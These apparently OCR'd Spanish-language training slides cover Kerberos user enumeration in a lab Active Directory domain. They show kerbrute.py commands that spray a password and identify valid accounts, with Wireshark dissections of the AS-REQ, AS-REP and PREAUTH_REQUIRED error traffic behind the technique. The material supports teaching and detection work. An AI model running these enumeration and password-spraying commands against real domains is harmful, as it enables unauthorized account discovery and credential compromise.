
AP-REP

```
67 16.925714   192.168.169.130   192.168.169.138   KRB5     186 TGS-REQ
68 16.925721   192.168.169.138   192.168.169.130   TCP       54 88 → 52407 [ACK] Seq=1 Ack=1593 Win=2102272 Len=0
69 16.925877   192.168.169.138   192.168.169.130   KRB5    1674 TGS-REP
70 16.925953   192.168.169.130   192.168.169.138   TCP       60 52407 → 88 [ACK] Seq=1593 Ack=1621 Win=262656 Len=0
71 16.925953   192.168.169.130   192.168.169.138   TCP       60 52407 → 88 [FIN, ACK] Seq=1593 Ack=1621 Win=262656 Len=0
72 16.925960   192.168.169.138   192.168.169.130   TCP       54 88 → 52407 [ACK] Seq=1621 Ack=1594 Win=2102272 Len=0
73 16.925998   192.168.169.138   192.168.169.130   TCP       54 88 → 52407 [RST, ACK] Seq=1621 Ack=1594 Win=0 Len=0
74 16.926099   192.168.169.130   192.168.169.138   TCP     1514 52405 → 445 [ACK] Seq=332 Ack=565 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
75 16.926099   192.168.169.130   192.168.169.138   TCP     1514 52405 → 445 [ACK] Seq=1792 Ack=565 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
76 16.926099   192.168.169.130   192.168.169.138   SMB2     806 Session Setup Request
77 16.926119   192.168.169.138   192.168.169.130   TCP       54 445 → 52405 [ACK] Seq=565 Ack=4004 Win=2102272 Len=0
78 16.926608   192.168.169.138   192.168.169.130   SMB2     315 Session Setup Response
79 16.926808   192.168.169.130   192.168.169.138   SMB2     194 Tree Connect Request Tree: \\DC01-MILAN.seriea.local\SYSVOL
```

```
> Frame 78: 315 bytes on wire (2520 bits), 315 bytes captured (2520 bits) on interface \Device\NPF_{4FD02D56-2C8F-4A71-BA48-D31518C30598}, id 0
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 445, Dst Port: 52405, Seq: 565, Ack: 4004, Len: 261
> NetBIOS Session Service
v SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  v Session Setup Response (0x01)
      [Preauth Hash: 2e47ef30f565c847175ef539c42c7a7c366d0162607cb881fdb25f08f4b6c1ca9d46a5ad3b8b94cb07e61dbe4796d4805d758ba5c41cd49b30b6b948f697eb03]
    > StructureSize: 0x0009
    > Session Flags: 0x0000
      Blob Offset: 0x00000048
      Blob Length: 185
    v Security Blob [truncated]: a181b63081b3a0030a0100a10b06092a864882f712010202a2819e04819b60819806092a864886f7120102020206f8188308185a003020105a10302010fa2793077a003020112a270046e0973da390e2
      v GSS-API Generic Security Service Application Program Interface
        v Simple Protected Negotiation
          v negTokenTarg
              negResult: accept-completed (0)
              supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
              responseToken [truncated]: 60819806092a864886f7120102020206f8188308185a003020105a10302010fa2793077a003020112a270046e0973da390e27fc0e9ff531e6d3ec5f4035e8f1db48a309b1ba4b47792e4
            v krb5_blob [truncated]: 60819806092a864886f7120102020206f8188308185a003020105a10302010fa2793077a003020112a270046e0973da390e27fc0e9ff531e6d3ec5f4035e8f1db48a309b1ba4b47792e46d2a
                KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
                krb5_tok_id: KRB5_AP_REP (0x0002)
              v Kerberos
                v ap-rep
                    pvno: 5
                    msg-type: krb-ap-rep (15)
                  v enc-part
                      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                      cipher: 0973da390e27fc0e9ff531e6d3ec5f4035e8f1db48a309b1ba4b47792e46d2a4a59fdfd10f8269cbc03b7ca1fd4ba6aadf994fbca367bc02c74dcebf36d0c5267bbab265159e7d54e9bb7a4459fee
```

GSS-API es una API que permite la integración de protocolos de seguridad, como Kerberos, con protocolos de comunicación.

Insider Attack Simulation



Enumeracion de Usuarios – Flujo normal - ASREQ

```
┌──(kali㉿kali)-[~/kerbrute]
└─$ python3 kerbrute.py -dc-ip 192.168.1.84 -domain internal.local -users users.txt -password probando123@
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Stupendous => student1:probando123@
[*] Saved TGT in student1.ccache
```

```
99213 1025.748008   192.168.1.84   192.168.1.85   TCP      54 88 → 38896 [RST, ACK] Seq=192 Ack=191 Win=0 Len=0
99214 1025.939426   192.168.1.85   192.168.1.84   TCP      74 38912 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
99215 1025.939494   192.168.1.84   192.168.1.85   TCP      66 88 → 38912 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
99216 1025.944535   192.168.1.85   192.168.1.84   TCP      60 38912 → 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0
99217 1025.944535   192.168.1.85   192.168.1.84   KRB5    323 AS-REQ
99218 1025.945178   192.168.1.84   192.168.1.85   KRB5   1682 AS-REP
99219 1025.950122   192.168.1.85   192.168.1.84   TCP      60 38912 → 88 [ACK] Seq=270 Ack=1629 Win=63872 Len=0
99220 1025.950122   192.168.1.85   192.168.1.84   TCP      60 38912 → 88 [FIN, ACK] Seq=270 Ack=1629 Win=64128 Le
```

```
> Frame 99217: 323 bytes on wire (2584 bits), 323 bytes captured (2584 bits) on interface \Device\NPF_{1E58E24D-D7B9-49E2-9671-2E8
> Ethernet II, Src: IntelCor_2e:7c:a0 (70:1a:b8:2e:7c:a0), Dst: VMware_eb:b7:80 (00:0c:29:eb:b7:80)
> Internet Protocol Version 4, Src: 192.168.1.85, Dst: 192.168.1.84
> Transmission Control Protocol, Src Port: 38912, Dst Port: 88, Seq: 1, Ack: 1, Len: 269
✓ Kerberos
  > Record Mark: 265 bytes
  ✓ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ✓ padata: 2 items
      ✓ PA-DATA pA-ENC-TIMESTAMP
        ✓ padata-type: pA-ENC-TIMESTAMP (2)
          ✓ padata-value: 3041a003020112a23a0438bd79da05fa206d62b0ef8454caae02a5a80376821c06c0616e…
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              cipher: bd79da05fa206d62b0ef8454caae02a5a80376821c06c0616e0210ecb13a5d65261ae60d…
      ✓ PA-DATA pA-PAC-REQUEST
        ✓ padata-type: pA-PAC-REQUEST (128)
          ✓ padata-value: 3005a0030101ff
              include-pac: True
    ✓ req-body
        Padding: 0
      > kdc-options: 50800000
      ✓ cname
          name-type: kRB5-NT-PRINCIPAL (1)
        ✓ cname-string: 1 item
            CNameString: student1
        realm: INTERNAL.LOCAL
      ✓ sname
          name-type: kRB5-NT-PRINCIPAL (1)
        ✓ sname-string: 2 items
            SNameString: krbtgt
            SNameString: INTERNAL.LOCAL
        till: Feb  3, 2023 18:27:10.000000000 Pacific Standard Time
        rtime: Feb  3, 2023 18:27:10.000000000 Pacific Standard Time
        nonce: 1566213336
```

Timestamp Cifrado con la clave del Principal

Nombre del usuario al que va dirigido el Ticket (Principal)

Servicio al que se quiere acceder. En este caso el ser un TGT el que pedimos, seria acceder al service krbtgt.

Enumeracion de Usuarios – Flujo normal - ASREP

```
┌──(kali㉿kali)-[~/kerbrute]
└─$ python3 kerbrute.py -dc-ip 192.168.1.84 -domain internal.local -users users.txt -password probando123@
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Stupendous => student1:probando123@
[*] Saved TGT in student1.ccache
```

```
99217 1025.944535   192.168.1.85   192.168.1.84   KRB5    323 AS-REQ
99218 1025.945178   192.168.1.84   192.168.1.85   KRB5   1682 AS-REP
99219 1025.950122   192.168.1.85   192.168.1.84   TCP      60 38912 → 88 [ACK] Seq=270 Ack=1629 Win=63872 Len=0
99220 1025.950122   192.168.1.85   192.168.1.84   TCP      60 38912 → 88 [FIN, ACK] Seq=270 Ack=1629 Win=64128 Len=0
99221 1025.950156   192.168.1.84   192.168.1.85   TCP      54 88 → 38912 [ACK] Seq=1629 Ack=271 Win=2102272 Len=0
99222 1025.950297   192.168.1.84   192.168.1.85   TCP      54 88 → 38912 [RST, ACK] Seq=1629 Ack=271 Win=0 Len=0
1048… 2735.340604   192.168.1.85   192.168.1.84   TCP      74 51654 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
1048… 2735.340689   192.168.1.84   192.168.1.85   TCP      66 88 → 51654 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=146
1048… 2735.345609   192.168.1.85   192.168.1.84   TCP      60 51654 → 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0
```

```
> Frame 99218: 1682 bytes on wire (13456 bits), 1682 bytes captured (13456 bits) on interface \Device\NPF_{1E58E24D-D7B9-49E2-9671-2E84
> Ethernet II, Src: VMware_eb:b7:80 (00:0c:29:eb:b7:80), Dst: IntelCor_2e:7c:a0 (70:1a:b8:2e:7c:a0)
> Internet Protocol Version 4, Src: 192.168.1.84, Dst: 192.168.1.85
> Transmission Control Protocol, Src Port: 88, Dst Port: 38912, Seq: 1, Ack: 270, Len: 1628
v Kerberos
  > Record Mark: 1624 bytes
  v as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
    v padata: 1 item
      v PA-DATA pA-ETYPE-INFO2
        v padata-type: pA-ETYPE-INFO2 (19)
          v padata-value: 3021301fa003020112a1181b16494e5445524e414c2e4c4f43414c73747564656e7431
            v ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: INTERNAL.LOCALstudent1
      crealm: INTERNAL.LOCAL
    v cname
        name-type: kRB5-NT-PRINCIPAL (1)
      v cname-string: 1 item
          CNameString: student1
    v ticket
        tkt-vno: 5
        realm: INTERNAL.LOCAL
      v sname
          name-type: kRB5-NT-PRINCIPAL (1)
        v sname-string: 2 items
            SNameString: krbtgt
            SNameString: INTERNAL.LOCAL
      > enc-part
    > enc-part
```

Enumeracion de Usuarios – Fluj...

SALT

Nombre del usuario al que va dirigido el Ticket (Principal)

Session Key cifrada con la clave del Principal.

Enumeracion de Usuarios – PREAUTH ERROR - ASREQ

```
┌──(kali㉿kali)-[~/kerbrute]
└─$ python3 kerbrute.py -dc-ip 192.168.1.84 -domain internal.local -users users.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Valid user => student1
[*] No passwords were discovered :'(
```

```
105836 2969.913905   192.168.1.85   192.168.1.84   KRB5   243 AS-REQ
105837 2969.914397   192.168.1.84   192.168.1.85   KRB5   245 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
```

```
> Frame 105836: 243 bytes on wire (1944 bits), 243 bytes captured (1944 bits) on interface \Device\NPF_{1E58E24D-D7B9-49E2-9671-2E84CE1
> Ethernet II, Src: IntelCor_2e:7c:a0 (70:1a:b8:2e:7c:a0), Dst: VMware_eb:b7:80 (00:0c:29:eb:b7:80)
> Internet Protocol Version 4, Src: 192.168.1.85, Dst: 192.168.1.84
> Transmission Control Protocol, Src Port: 45208, Dst Port: 88, Seq: 1, Ack: 1, Len: 189
v Kerberos
  > Record Mark: 185 bytes
  v as-req
      pvno: 5
      msg-type: krb-as-req (10)
    v padata: 1 item
      v PA-DATA pA-PAC-REQUEST
        v padata-type: pA-PAC-REQUEST (128)
          v padata-value: 3005a0030101ff
              include-pac: True
    v req-body
        Padding: 0
      > kdc-options: 50800000
      v cname
          name-type: kRB5-NT-PRINCIPAL (1)
        v cname-string: 1 item
            CNameString: student1
      realm: INTERNAL.LOCAL
      v sname
          name-type: kRB5-NT-PRINCIPAL (1)
        v sname-string: 2 items
            SNameString: krbtgt
            SNameString: INTERNAL.LOCAL
      till: Feb  3, 2023 18:59:34.000000000 Pacific Standard Time
      rtime: Feb  3, 2023 18:59:34.000000000 Pacific Standard Time
      nonce: 277081209
      v etype: 1 item
          ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
```

Al no usar una clave no se envia el timestamp cifrado con la misma.

Nombre del usuario al que va dirigido el Ticket (Principal)

Enumeracion de Usuarios – PREAUTH ERROR - ASREP


```
┌──(kali㉿kali)-[~/kerbrute]
└─$ python3 kerbrute.py -dc-ip 192.168.1.84 -domain internal.local -users users.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Valid user => student1
[*] No passwords were discovered :'(
```

```
105837 2969.914397   192.168.1.84   192.168.1.85   KRB5   245 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
105838 2969.923149   192.168.1.85   192.168.1.84   TCP    60 45208 → 88 [ACK] Seq=190 Ack=192 Win=6412
```

```
> Frame 105837: 245 bytes on wire (1960 bits), 245 bytes captured (1960 bits) on interface \Device\NPF_{1E58E24D-D7B9-49E2-9671-2E8
> Ethernet II, Src: VMware_eb:b7:80 (00:0c:29:eb:b7:80), Dst: IntelCor_2e:7c:a0 (70:1a:b8:2e:7c:a0)
> Internet Protocol Version 4, Src: 192.168.1.84, Dst: 192.168.1.85
> Transmission Control Protocol, Src Port: 88, Dst Port: 45208, Seq: 1, Ack: 190, Len: 191
v Kerberos
  > Record Mark: 187 bytes
  v krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: Feb  2, 2023 18:59:05.000000000 Pacific Standard Time
      susec: 206350
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: INTERNAL.LOCAL
    v sname
        name-type: kRB5-NT-PRINCIPAL (1)
      v sname-string: 2 items
          SNameString: krbtgt
          SNameString: INTERNAL.LOCAL
    v e-data: 304f302ca103020113a22504233021301fa003020112a1181b16494e5445524e414c2e4c…
      v PA-DATA pA-ETYPE-INFO2
        v padata-type: pA-ETYPE-INFO2 (19)
          v padata-value: 3021301fa003020112a1181b16494e5445524e414c2e4c4f43414c73747564656e7431
            v ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: INTERNAL.LOCALstudent1
      v PA-DATA pA-ENC-TIMESTAMP
        v padata-type: pA-ENC-TIMESTAMP (2)
            padata-value: <MISSING>
      v PA-DATA pA-PK-AS-REQ
        v padata-type: pA-PK-AS-REQ (16)
            padata-value: <MISSING>
      v PA-DATA pA-PK-AS-REP-19
        v padata-type: pA-PK-AS-REP-19 (15)
            padata-value: <MISSING>
```


Error de Pre authentication que nos indica que el usuario existe.

Enumeracion de Usuarios - Detección

